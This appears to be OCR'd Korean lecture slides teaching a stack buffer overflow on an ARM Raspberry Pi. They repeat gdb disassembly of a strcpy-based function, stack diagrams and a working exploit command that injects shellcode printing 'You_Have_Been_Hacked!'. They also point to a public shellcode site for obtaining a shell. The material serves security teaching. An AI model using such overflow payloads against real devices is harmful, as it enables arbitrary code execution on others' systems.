   0x00010474 <+40>:    bl      0x102f4
   0x00010478 <+44>:    sub     sp, r11, #4
   0x0001047c <+48>:    pop     {r11, pc}
End of assembler dump.
(gdb)
```




Stack Memory

0x7efff5fc	lr
0x7efff5f8	r11
0x7efff5f4	argc (0x2)
0x7efff5f0	argv address (0x7efff754)
0x7efff5ec	lr (return address)
0x7efff5e8	r11 (previous SFP)
0x7efff5e4	
0x7efff5e0	
0x7efff5dc	
0x7efff5d8	
⋮	~ ~
0x7efff5b0	
0x7efff5ac	
0x7efff5a8	
0x7efff5a4	
0x7efff5a0	


r0 = address of argv[1]

BOF Attack

▣ 실행 분석 (copy_print)



```
(gdb) disas copy_print
Dump of assembler code for function copy_print:
=> 0x0001044c <+0>:     push    {r11, lr}
   0x00010450 <+4>:     add     r11, sp, #4
   0x00010454 <+8>:     sub     sp, sp, #72       ; 0x48
   0x00010458 <+12>:    str     r0, [r11, #-72] ; 0x48
   0x0001045c <+16>:    sub     r3, r11, #68      ; 0x44
   0x00010460 <+20>:    mov     r0, r3
   0x00010464 <+24>:    ldr     r1, [r11, #-72] ; 0x48
   0x00010468 <+28>:    bl      0x102e8
   0x0001046c <+32>:    sub     r3, r11, #68      ; 0x44
   0x00010470 <+36>:    mov     r0, r3
   0x00010474 <+40>:    bl      0x102f4
   0x00010478 <+44>:    sub     sp, r11, #4
   0x0001047c <+48>:    pop     {r11, pc}
End of assembler dump.
```




Stack Memory


0x7efff5fc	lr	
0x7efff5f8	r11	
0x7efff5f4	argc (0x2)	
0x7efff5f0	argv address (0x7efff754)	
0x7efff5ec	lr (return address)	r11
0x7efff5e8	r11 (previous SFP)	
0x7efff5e4		buffer[64]
0x7efff5e0		
0x7efff5dc		
0x7efff5d8		
⋮	~ ~	
0x7efff5b0		
0x7efff5ac		
0x7efff5a8		r3
0x7efff5a4	address of argv[1]	
0x7efff5a0		sp

r0 = address of argv[1]


BOF Attack

▣ 실행 분석 (copy_print)






```
(gdb) disas copy_print
Dump of assembler code for function copy_print:
=> 0x0001044c <+0>:     push    {r11, lr}
   0x00010450 <+4>:     add     r11, sp, #4
   0x00010454 <+8>:     sub     sp, sp, #72       ; 0x48
   0x00010458 <+12>:    str     r0, [r11, #-72]  ; 0x48
   0x0001045c <+16>:    sub     r3, r11, #68      ; 0x44
   0x00010460 <+20>:    mov     r0, r3
   0x00010464 <+24>:    ldr     r1, [r11, #-72]  ; 0x48
   0x00010468 <+28>:    bl      0x102e8 strcpy()
   0x0001046c <+32>:    sub     r3, r11, #68      ; 0x44
   0x00010470 <+36>:    mov     r0, r3
   0x00010474 <+40>:    bl      0x102f4
   0x00010478 <+44>:    sub     sp, r11, #4
   0x0001047c <+48>:    pop     {r11, pc}
End of assembler dump.
```




r0 = address of buffer
r1 = address of argv[1]
➡ strcpy(buffer, argv[1])

BOF Attack

▣ 실행 분석 (copy_print)



```
(gdb) disas copy_print
Dump of assembler code for function copy_print:
=> 0x0001044c <+0>:     push    {r11, lr}
   0x00010450 <+4>:     add     r11, sp, #4
   0x00010454 <+8>:     sub     sp, sp, #72      ; 0x48
   0x00010458 <+12>:    str     r0, [r11, #-72] ; 0x48
   0x0001045c <+16>:    sub     r3, r11, #68     ; 0x44
   0x00010460 <+20>:    mov     r0, r3
   0x00010464 <+24>:    ldr     r1, [r11, #-72] ; 0x48
   0x00010468 <+28>:    bl      0x102e8
   0x0001046c <+32>:    sub     r3, r11, #68     ; 0x44
   0x00010470 <+36>:    mov     r0, r3
   0x00010474 <+40>:    bl      0x102f4 puts()
   0x00010478 <+44>:    sub     sp, r11, #4
   0x0001047c <+48>:    pop     {r11, pc}
End of assembler dump.
```




Stack Memory

0x7efff5fc lr
0x7efff5f8 r11
0x7efff5f4 argc (0x2)
0x7efff5f0 argv address (0x7efff754)
0x7efff5ec ~~lr~~ 0x7efff5a8 ← r11
0x7efff5e8 ~~r11~~ AAAA
0x7efff5e4 AAAA
0x7efff5e0 AAAA
0x7efff5dc AAAA
0x7efff5d8 0x41216465
⋮ ~ ~
0x7efff5b0 0x46792215
0x7efff5ac 0xe12fff16
0x7efff5a8 0xe28f6001 → r3
0x7efff5a4 address of argv[1] ← sp

buffer[64]


r0 = address of buffer ➡ puts(buffer)




```
pi@raspberrypi:~/IoTSW $ ./BoF `python -c 'print "\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x1
5\x22\x79\x46\x10\x31\x01\x23\x18\x1c\x04\x27\x01\xdf\xdb\x1a\x18\x1c\x01\x27\x01\xdf
\x59\x6f\x75\x5f\x48\x61\x76\x65\x5f\x42\x65\x65\x6e\x5f\x48\x61\x63\x6b\x65\x64\x21"
 + "A"*17 + "\xa8\xf5\xff\x7e"'`
`▒▒▒/▒"yF1#'▒▒'▒You_Have_Been_Hacked!AAAAAAAAAAAAAAAAA▒▒▒~
You_Have_Been_Hacked!pi@raspberrypi:~/IoTSW $
```

BOF Attack

▣ 실행 분석 (copy_print)



```
(gdb) disas copy_print
Dump of assembler code for function copy_print:
=> 0x0001044c <+0>:     push    {r11, lr}
   0x00010450 <+4>:     add     r11, sp, #4
   0x00010454 <+8>:     sub     sp, sp, #72     ; 0x48
   0x00010458 <+12>:    str     r0, [r11, #-72] ; 0x48
   0x0001045c <+16>:    sub     r3, r11, #68    ; 0x44
   0x00010460 <+20>:    mov     r0, r3
   0x00010464 <+24>:    ldr     r1, [r11, #-72] ; 0x48
   0x00010468 <+28>:    bl      0x102e8
   0x0001046c <+32>:    sub     r3, r11, #68    ; 0x44
   0x00010470 <+36>:    mov     r0, r3
   0x00010474 <+40>:    bl      0x102f4
   0x00010478 <+44>:    sub     sp, r11, #4
   0x0001047c <+48>:    pop     {r11, pc}
End of assembler dump.
```




Stack Memory


0x7efff5fc	lr	
0x7efff5f8	r11	
0x7efff5f4	argc (0x2)	
0x7efff5f0	argv address (0x7efff754)	
0x7efff5ec	~~lr~~ 0x7efff5a8	← r11
0x7efff5e8	~~r11~~ AAAA	← sp
0x7efff5e4	AAAA	buffer[64]
0x7efff5e0	AAAA	
0x7efff5dc	AAAA	
0x7efff5d8	0x41216465	
⋮	~ ~	
0x7efff5b0	0x46792215	
0x7efff5ac	0xe12fff16	
0x7efff5a8	0xe28f6001	
0x7efff5a4	address of argv[1]	
0x7efff5a0		

BOF Attack

▣ 실행 분석 (copy_print)



```
(gdb) disas copy_print
Dump of assembler code for function copy_print:
=> 0x0001044c <+0>:     push    {r11, lr}
   0x00010450 <+4>:     add     r11, sp, #4
   0x00010454 <+8>:     sub     sp, sp, #72       ; 0x48
   0x00010458 <+12>:    str     r0, [r11, #-72] ; 0x48
   0x0001045c <+16>:    sub     r3, r11, #68      ; 0x44
   0x00010460 <+20>:    mov     r0, r3
   0x00010464 <+24>:    ldr     r1, [r11, #-72] ; 0x48
   0x00010468 <+28>:    bl      0x102e8
   0x0001046c <+32>:    sub     r3, r11, #68      ; 0x44
   0x00010470 <+36>:    mov     r0, r3
   0x00010474 <+40>:    bl      0x102f4
   0x00010478 <+44>:    sub     sp, r11, #4
   0x0001047c <+48>:    pop     {r11, pc}
End of assembler dump.
(gdb) 
```




Stack Memory


0x7efff5fc	lr
0x7efff5f8	r11
0x7efff5f4	argc (0x2)
0x7efff5f0	argv address (0x7efff754)
0x7efff5ec	~~lr~~ 0x7efff5a8
0x7efff5e8	~~r11~~ AAAA
0x7efff5e4	AAAA
0x7efff5e0	AAAA
0x7efff5dc	AAAA
0x7efff5d8	0x41216465
⋮	~ ~
0x7efff5b0	0x46792215
0x7efff5ac	0xe12fff16
0x7efff5a8	0xe28f6001
0x7efff5a4	address of argv[1]
0x7efff5a0	

BOF Attack

- 실행 분석 (copy_print)
  - Code
    - write(1, “You_Have_Been_Hacked!”, 21);
    - exit(0);




Code (51 bytes)	“A”* 17 (17 bytes)	address of buffer (0x7efff5a8)



Stack Memory


0x7efff5fc	lr
0x7efff5f8	r11
0x7efff5f4	argc (0x2)
0x7efff5f0	argv address (0x7efff754)
0x7efff5ec	~~lr~~ 0x7efff5a8
0x7efff5e8	~~r11~~ AAAA
0x7efff5e4	AAAA
0x7efff5e0	AAAA
0x7efff5dc	AAAA
0x7efff5d8	0x41216465
⋮	~ ~
0x7efff5b0	0x46792215
0x7efff5ac	0xe12fff16
0x7efff5a8	0xe28f6001
0x7efff5a4	address of argv[1]
0x7efff5a0	




```
pi@raspberrypi:~/IoTSW $ ./BoF `python -c 'print "\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x1
5\x22\x79\x46\x10\x31\x01\x23\x18\x1c\x04\x27\x01\xdf\xdb\x1a\x18\x1c\x01\x27\x01\xdf
\x59\x6f\x75\x5f\x48\x61\x76\x65\x5f\x42\x65\x65\x6e\x5f\x48\x61\x63\x6b\x65\x64\x21"
 + "A"*17 + "\xa8\xf5\xff\x7e"'`
`▒▒▒/▒"yF1#'▒▒'▒You_Have_Been_Hacked!AAAAAAAAAAAAAAAAA▒▒▒~
You_Have_Been_Hacked!pi@raspberrypi:~/IoTSW $ █
```

BOF Attack (Shell Code)

- BOF 공격 (Shell command 획득)
  - Shell code **출처** : http://shell-storm.org/shellcode/





```
